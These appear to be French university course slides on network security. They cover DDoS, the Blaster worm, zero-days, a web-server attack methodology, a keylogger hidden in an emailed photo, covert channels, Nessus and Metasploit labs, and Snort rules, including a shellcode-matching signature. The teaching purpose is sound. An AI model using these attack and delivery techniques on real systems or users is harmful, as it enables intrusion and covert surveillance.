
- Dans certaines régions (Asie, …), des utilisateurs accèdent à *internet* avec des liaisons à 100 Mbit/s

Distributed Denial of Service (DDoS)



http://www.digitalattackmap.com/

Distributed-System Attack



Défense

- Très difficile de contrer un DoS !
- Exige la participation active des ISPs
- Attaque est souvent de type *Distributed Denial of Service*
- Pirate tente d'infiltrer le plus de systèmes
  → *botnet* = réseau de robots
- … les victimes paient (revue MISC)

Lutte contre la montre




Illustration à partir d'un cas précis (Blaster) → Lab §3

- 16 juillet 2003 : *Last Stage of Delirium* annonce

  A buffer overflow vulnerability exists in Microsoft's Remote Procedure Call (RPC) implementation

  http://www.kb.cert.org/vuls/id/568148

- 12 août 2003 : la société eEye commente le ver Blaster (→ exploit)

  La méthode utilisée est de type *reverse engineering*

  Blaster_Analysis disponible dans dossier \doclabo\Secu\Malware

- ~500'000 machines infectées selon Symantec

- L'auteur présumé (étudiant de 18 ans) de la version B a été arrêté fin août par le FBI; alors que l'auteur de la version originale n'a, semble-t-il, pas été identifié.

Blaster

- Etape 1 : une machine A infectée tente d'infecter d'autres machines

  Elle utilise l'exploit dcom.c (Metasploit) qui produit un *remote shell* via le port TCP 4444

  Elle copie le ver en utilisant tftp

  Elle exécute msblaster.exe à distance

- Etape 2 : exécution de msblaster sur la machine qui vient d'être infectée

  Inscription de msblaster.exe dans la base de registre HKLM\…\Run

  Initialisation de Windows socket

  Si connexion à internet → DoS to windowsupdate.com

  Tentative d'infecter 20 autres machines

Zero-day exploit

- Que se passe-t-il si la personne qui trouve une nouvelle faille ne la communique pas à l'éditeur du logiciel et l'exploite secrètement ?

- On parle de *zero-day exploit* pour qualifier les *malwares* en activité et qui demeurent inconnus de l'éditeur du logiciel attaqué, des antivirus et des systèmes de détection d'intrusions

- Comment faire face à ce type de menaces ?

  Défense en profondeur, analyse comportementale basée sur un modèle de liste blanche, …

- Réelles menaces pour tout système informatique (routeur, serveur, téléphone portable, …)

Méthodologie d'attaque d'un serveur web

- Quels sont les objectifs (économique, politique, …) ?
- Quel est le type de plateforme ?

  Scanners like nmap to list open ports, identify operating system & services

  → Prise d'empreinte *(fingerprinting)*
- Identifier des vulnérabilités avec Nessus, …

  Logiciels mis à jour (correctifs) ?
- Trouver l'exploit permettant par exemple d'ouvrir un *remote shell* disposant des droits admin
- http://www.dshield.org/survivaltime.html

Outil Nessus → www.nessus.org

- Outil développé par Renaud Deraison pour évaluer le niveau de sécurité (test de pénétration, audit de sécurité) d'un système
- Outil composé d'un client et d'un serveur
- Nombreux (> 20000) scripts *(plugins)* écrits en NASL *(Nessus Attack Scripting Language)*
- Mise à jour des scripts
- Outil complexe qui exécute systématiquement divers scripts pour contruire sa *Knowledge Base*

Nessus : NASL

```
soc = open_sock_tcp(port);          ouvre une connexion avec le port 21
if(soc)
  {
  r = ftp_log_in(socket:soc, user:"anonymous",
   pass:"nessus@nessus.org");
  if(r)
    {
    security_warning(port);
    set_kb_item(name:"ftp/anonymous", value:TRUE);
    if(!user_password)
      {
      set_kb_item(name:"ftp/login", value:"anonymous");
      set_kb_item(name:"ftp/password", value:"nessus@nessus.org");
      }
    }
  close(soc);}
```

Nessus : Rapport

- List of open ports :

  ftp (21/tcp) *(Security hole found)*

  epmap (135/tcp) *(Security warnings found)*

  …

  general/icmp *(Security warnings found)*

- *Vulnerability found on port ftp (21/tcp)*

  It is possible to write on the root directory of this remote anonymous FTP server. This allows crackers to upload '.rhosts' or '.forward' files, or to turn your FTP server in a warez server.

  Solution : chown root ~ftp && chmod 0555 ~ftp.

  Risk factor : Serious *CVE : CAN-1999-0527*

CVE, BID, CAN, …

- Les vulnérabilités sont présentes partout …

  Défauts conceptuels

  → mauvais *design*, mauvaise spécification

  Défauts techniques = *bugs* = *buffer overflow,* …

  → implémentation ne respecte pas la spécification

  Voir http://www.sans.org/top20/ publié par un groupe d'experts

- Divers organismes ou sociétés identifient chaque faille par un numéro CVE, CAN, BID afin de faciliter la recherche d'information

  http://cve.mitre.org

  http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0352

  http://www.securityfocus.com/bid/8205/

Outil metasploit → Lab Malware §4

- Projet www.metasploit.com démarré en 2003

- *Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.*

- Framework 3.0 entièrement réécrit en Ruby (à la place de Perl)

Comment piéger l'utilisateur protégé par son firewall ?

- Le poste client possède une adresse IP privée et est protégé par un *firewall* (config = labo *firewall*)

  → Le processus doit être démarré par la victime !

- Lui envoyer un email avec une photo attachée et un *keylogger* caché par exemple

  Un logiciel *wrapper* réunit 2 ou plusieurs programmes en 1 seul exécutable

- Lui demander de cliquer sur le fichier attaché et espérer qu'il travaille avec les droits admin pour que ce *keylogger* puisse s'installer Lab §2

- On parle des vecteurs d'installation

Principaux vecteurs d'installation

- Comportement de l'utilisateur qui surfe avec les droits admin, qui adore télécharger des logiciels, …

- Failles présentes sur les systèmes *(web browsers, email clients, web applications, windows services, Unix & Mac OS Services, Database Software, …)*

  Voir http://www.sans.org/top20/

Canal de transmission (covert channel)

- Malgré la présence de dispositif de sécurité *(firewall, proxy,* IDS), un *malware (keylogger)* doit souvent communiquer avec son maître


- Il peut utiliser un port (TCP/UDP) spécifique http://keir.net/portlist.html ou un port classique (http:80, smtp:25, …)

- Un tunnel ICMP

- Un tunnel DNS

- Il peut être chiffré

HTTP tunneling



- Seul le flux http est autorisé par le *proxy*
- HTTPort s'installe sur le poste client
- Les requêtes IRC *(Internet Relay Chat)* sont encapsulées
  http://www.xyz.com:80/script.pl?aX6..aTz (query)
  en-tête aléatoire : flux irc codé en base 64 (évent. chiffré)
- Nécessité de disposer d'un serveur HTTHost
- Mécanisme similaire pour les réponses IRC

Comment détecter la présence d'un malware sur mon PC

- Le détecter le plus tôt possible; par exemple lors de la tentative d'infection → anti-virus, anti-spywares, *Network Intrision Detection System (NIDS)*

- Connaître les vecteurs d'installation

- Grâce à des mécanismes de protection contre l'écriture du malware sur le disque

- Détecter leur présence dans le système de fichier

  Contrôle d'intégrité des fichiers systèmes *(next slide)*

- Grâce à leur comportement → canaux de transmission (DNS, adr IP)

File Integrity → Lab Malware §2

- Objectif : détecter les modifications sur des fichiers critiques

  …, C:\WINNT\System32\, … *registry*

- A partir d'un système supposé sain (pas encore branché au réseau, calculer un condensé *(hash)* des fichiers critiques

- Recalculer périodiquement ces condensés afin de détecter une quelconque modification d'un fichier

- Approche inclusive

  Déclarer la longue liste des fichiers et clés à protéger
- Approche exclusive

  Tout contrôler sauf liste explicite

Comment analyser un malware ?

- Exécution dans un environnement sécurisé (bac à sable, machine virtuelle, …)
- Monitoring des accès à la base de registre et au système de fichiers (outil filemon ?)
- Monitoring des activités réseau (outil Wireshark)
- Voir travail de diplôme http://www.tdeig.ch/windows/quintela_M2.pdf
- *Reverse engineering* → outil http://www.ollydbg.de/

Lab Malware (90 min)

§1 Fonctionnement de netcat — 20 min

Transfert de fichier, contrôle à distance, redirection

§2 *File integrity* — 20 min

Installer un *malware*

Comparer les *hashes* de c:\windows\system32


§3 Etudier ce ver (infection, installation, déni de service) — 35 min

fichier binaire désassemblé par eEye *(reverse engineering)*


Blaster_Analysis

§4 Metasploit (ruby) → *remote command shell* — 15 min

Détection d'intrusion : classification
Intrusion Detection System (IDS)



Network Intrusion Detection System (1)



- Un système de détection d'intrusion comme Snort compare chaque paquet reçu avec une liste de vulnérabilités connues et/ou possibles

www.snort.org

Network Intrusion Detection System (2)

- Détection au niveau du réseau *(switch, subnet, …)*
- Incapable d'analyser les données chiffrées
- Investigation limitée à la liste des vulnérabilités

  Mise à jour périodique de cette liste
- Retard entre attaque (DoS) et alerte
- Possibilité de générer des paquets (TCP RST), redirection, reconfiguration du *firewall*, …

  Network Intrusion Prevention System

Syntaxe des règles Snort

Action
Protocol
IPSrc
PortSrc
IPDest
PortDest
[Option]

log tcp any any → 129.194.187.0/24 79 (msg: "…finger")

- Trace dans le fichier log si paquet utilise le port dest. 79
- Protocole finger donne des informations sur les utilisateurs

FTP vulnerability (Linux)

- alert tcp any any → any 21
  (msg: "IDS287/ftp-wuftp260-venglin-linux"; \
  flags: AP; content: "|31c031db 31c9b046 cd80 31c031db|"; \
  reference: arachNIDS,IDS287; reference: bugtraq,1387; \
  reference: CVE-2000-573;)

- Identificateurs :
  bugtraq 1387 → www.securityfocus.com/bid/1387/
  cve → http://www.cve.mitre.org/cve/

Faux positifs & faux négatifs

- Faux positifs *(false positive)*

  Intrusion signalée alors qu'il n'y a aucun risque → fausse alerte

  Ex1 : la sonde NIDS détecte une attaque sur un serveur web MS alors que le serveur web utilisé est Apache

  Ex2 : la sonde NIDS détecte une attaque sur un serveur web Apache alors que le correctif a déjà été appliqué

- Faux négatifs *(false negative)*

  Réelle intrusion non détectée !!!

  Ex1 : la sonde NIDS n'est pas capable de détecter un scan extrêmement lent effectué par nmap sur mon serveur web

  Ex2 : la sonde NIDS ne connait (pas encore) cette attaque *(zero-day exploit)*

Caractéristiques (NIDS)

- Reconnait des attaques connues *(attack signatures)*
  Mise à jour indispensable des règles

